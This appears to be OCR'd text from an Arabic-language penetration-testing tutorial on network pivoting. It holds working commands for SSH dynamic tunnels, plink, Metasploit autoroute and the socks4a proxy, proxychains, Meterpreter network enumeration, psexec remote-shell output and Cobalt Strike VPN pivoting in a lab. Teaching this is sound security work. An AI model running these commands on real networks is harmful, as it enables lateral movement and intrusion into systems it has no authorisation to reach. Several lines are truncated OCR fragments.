
Tomcat Online

- Home Page
- FAQ



الأسلوب الرابع

SSH Tunneling Dynamic Pivoting



الأوامر التي نستفيد منه
عملية في هذا

Dynamic Pivoting

```
ssh -D 9050 msfadmin@192.168.122.183 •
```

عملية
استماع
للبيوت

الوسيط الذي اعتمد
عليه في
Dynamic

```
meterpreter > run autoroute -s 192.168.10.0/24 •
```

```
plink.exe -N -D 127.0.0.1:9050 -P 22 msfadmin@192.168.122.183 •
```

الأوامر التي نستفيد منه في هذا عملية Dynamic Pivoting

```
meterpreter > run autoroute -s 192.168.10.0/24 •
```

عملية تعريف
الشبكة للجهاز
الضحية وصولاً
للمهاجم

```
msf5 auxiliary(scanner/portscan/tcp) > use auxiliary/server/socks4a •  
msf5 auxiliary(server/socks4a) > set srvport 1081 •  
msf5 auxiliary(server/socks4a) > run •  
[*] Starting the socks4a proxy server •
```

الشرح العملي

تلخيص بالصور

```
[hejap ~]$sudo psexec.py Administra
[sudo] password for hejap:
Impacket v0.9.22 - Copyright 2020 S


[*] Requesting shares on 192.168.12
[*] Found writable share ADMIN$
[*] Uploading file jdReAnBA.exe
[*] Opening SVCManager on 192.168.1
[*] Creating service YKYK on 192.16
[*] Starting service YKYK.....
[!] Press help for extra shell comm
Microsoft Windows [Version 6.1.7601.5512]
Copyright (c) 2009 Microsoft Corporation
```


```
download\system32>nc
```

```
(kali@kali)-[~]
└─$ proxychains ssh -D 2222 hejap@192.168.122.1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain ... 192.168.122.32:2222 ... 192.168.122.1:22 ... OK
The authenticity of host '192.168.122.1 (192.168.122.1)' can't be established.
ECDSA key fingerprint is SHA256:f00wdc2wZJt7oW0qLJKlMuX5b8NZPjmd/GG/uNaYQW8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.122.1' (ECDSA) to the list of known hosts.
hejap@192.168.122.1's password: █
```

Edit Proxy 127.0.0.1:2222

Title or Description (optional)	Proxy Type
<input type="text" value="title"/>	SOCKS4
Color	Proxy IP address or DNS name ★
<input type="text" value="#66cc66"/>	127.0.0.1
	Port ★
	<input type="text" value="2222"/>
	Username (optional)
	<input type="text" value="username"/>
	Password (optional) 🗝️
	<input type="password" value="password"/>





أوامر إضافية لكشف الشبكات المعروفة في جهاز الضحية

meterpreter > ipconfig | معرفة معلومات الشبكة

meterpreter > netstat -anu | مشاهدة كل الخدمات للشبكة لمعرفة الشبكة المرابطة لـخ

meterpreter > route list | مشاهدة كل عمليات تعريفات الشبكة الموجهة للضحية

meterpreter > arp | مشاهدة كل أجهزة الشبكة الموجود

meterpreter > run arp_scanner -r 192.168.9.0/24 | مشاهدة كل أجهزة الشبكة الموجود للعنوان المحدد

meterpreter > run post/multi/gather/ping_sweep rhosts=192.168.9.0/24

meterpreter > run autoroute -s 192.168.9.0/24 | تعريف الجهاز لجهاز الضحية وصولاً للمخترق

meterpreter > run autoroute -p

route add 192.168.9.0 255.255.255.0 Session_id

```
Interface 11
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:b7:79:8e
MTU        : 1500
IPv4 Address : 192.168.5.3
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::703a:8054:c0e6:3112
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
Interface 12
=====
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:503
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

```
Interface 14
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter #3
Hardware MAC : 08:00:27:42:3e:16
MTU        : 1500
IPv4 Address : 192.168.9.3
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2455:183c:ae4b:b532
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Module options (auxiliary/server/socks4a):

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The address to listen on
SRVPORT	1080	yes	The port to listen on.

Auxiliary action:

Name	Description
Proxy	

msf5 auxiliary(server/socks4a) > |

[ProxyList]

add proxy here ...

meanwhile


defaults set to "tor"

socks4 127.0.0.1 1080



الأسلوب الخامس

VPN Pivoting



الأدوات التي تفيدك
في عملها

Metasploit pro •
Cobalt Strike •

The screenshot shows a Metasploit Meterpreter session. On the left, a file explorer shows the path `auxiliary > sniffer > psnuffle`. The main workspace displays a network diagram with two hosts: a Windows PC icon at IP `172.16.48.83` and a brick wall icon at IP `68.49.89.126`. A green arrow points from the PC to the wall. Below the diagram, the text `CORP\Whatta.Hogg @ WIN8WORKSTATION` is visible. A dialog box titled "Deploy VPN Client" is open in the foreground, containing a table of IP configurations and deployment options.

IPv4 Address	IPv4 Netmask	Hardware MAC
169.254.92.134	255.255.0.0	00:50:56:e8:9a:d0
172.16.48.83	255.255.255.0	00:0c:29:6e:ee:5b

Local interface: `phear1`

Clone host MAC address


متابعة عملها

تلخيص بالصور

```
[hejap ~]$sudo psexec.py Administra
[sudo] password for hejap:
Impacket v0.9.22 - Copyright 2020 S

[*] Requesting shares on 192.168.12
[*] Found writable share ADMIN$
[*] Uploading file jdReAnBA.exe
[*] Opening SVCManager on 192.168.1
[*] Creating service YKYK on 192.16
[*] Starting service YKYK.....
[!] Press help for extra shell comm
Microsoft Windows [Version 6.1.7601.17514]
Copyright (c) 2009 Microsoft Corporation
```

```
download\system32>nc
```



Deploy VPN Client

IPv4 Address	IPv4 Netmask	Hardware MAC
127.0.0.1	255.0.0.0	02:00:4C:4F:4F:50
192.168.7.4	255.255.255.0	08:00:27:E9:59:A9
192.168.9.101	255.255.255.0	08:00:27:8A:D0:89

Local Interface: phear2 Add

Clone host MAC address

Deploy Help

Setup Interface

Start a network interface and listener for CovertVPN. When a CovertVPN client is deployed, you will have a

Interface: phear3

MAC Address: a8:fd:ae:79:9f:82

Local Port: 28542

Channel: TCP (Bind)

Launch Help

```
[hejap ~]$sudo ifconfig phear2 192.168.7.22/24
[sudo] password for hejap:
[hejap ~]$ifconfig phear2
phear2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.7.22 netmask 255.255.255.0 broadcast 192.168.7.255
inet6 fe80::a00:27ff:fee9:59a9 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:e9:59:a9 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 912 bytes 91526 (89.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[hejap ~]$

[hejap ~]$ping 192.168.7.22
PING 192.168.7.22 (192.168.7.22) 56(84) bytes of data:
64 bytes from 192.168.7.22: icmp_seq=1 ttl=64 time=0.016 ms
^C
--- 192.168.7.22 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.016/0.016/0.016/0.000 ms
[hejap ~]$ping 192.168.7.4
PING 192.168.7.4 (192.168.7.4) 56(84) bytes of data:
64 bytes from 192.168.7.4: icmp_seq=1 ttl=128 time=1.25 ms
64 bytes from 192.168.7.4: icmp_seq=2 ttl=128 time=0.264 ms
```



متابعة شرح الكوبال سترايك من المبرمج
Raphael Mudge



متابعة شرح الكوبال سترايك عربي من المبرمج
KING SABRI

أدوات تفيدك في التمحور

- Metasploit and Armitage •
- Cobalt Strike •
- Plink •
- Sshuttle •
- PivotSuite •
- SSLH •
- 3proxy •
- Ncat •
- chisel •
- icmptunnel •

المصادر

- حجاب زائري – التمحول
- عبد الله الزهراني – التمحول
- شرح ليمباوي port Tunneling
- يونس – ssh Tunneling
- إبراهيم بوحמיד – مفهوم التمحول
- عمر أحمد - ssh Tunneling
- Raphael Mudge - VPN Pivoting
- بث اساسيات التمحول

شكرا لكم جميعا



HackerEnv
—hack with us—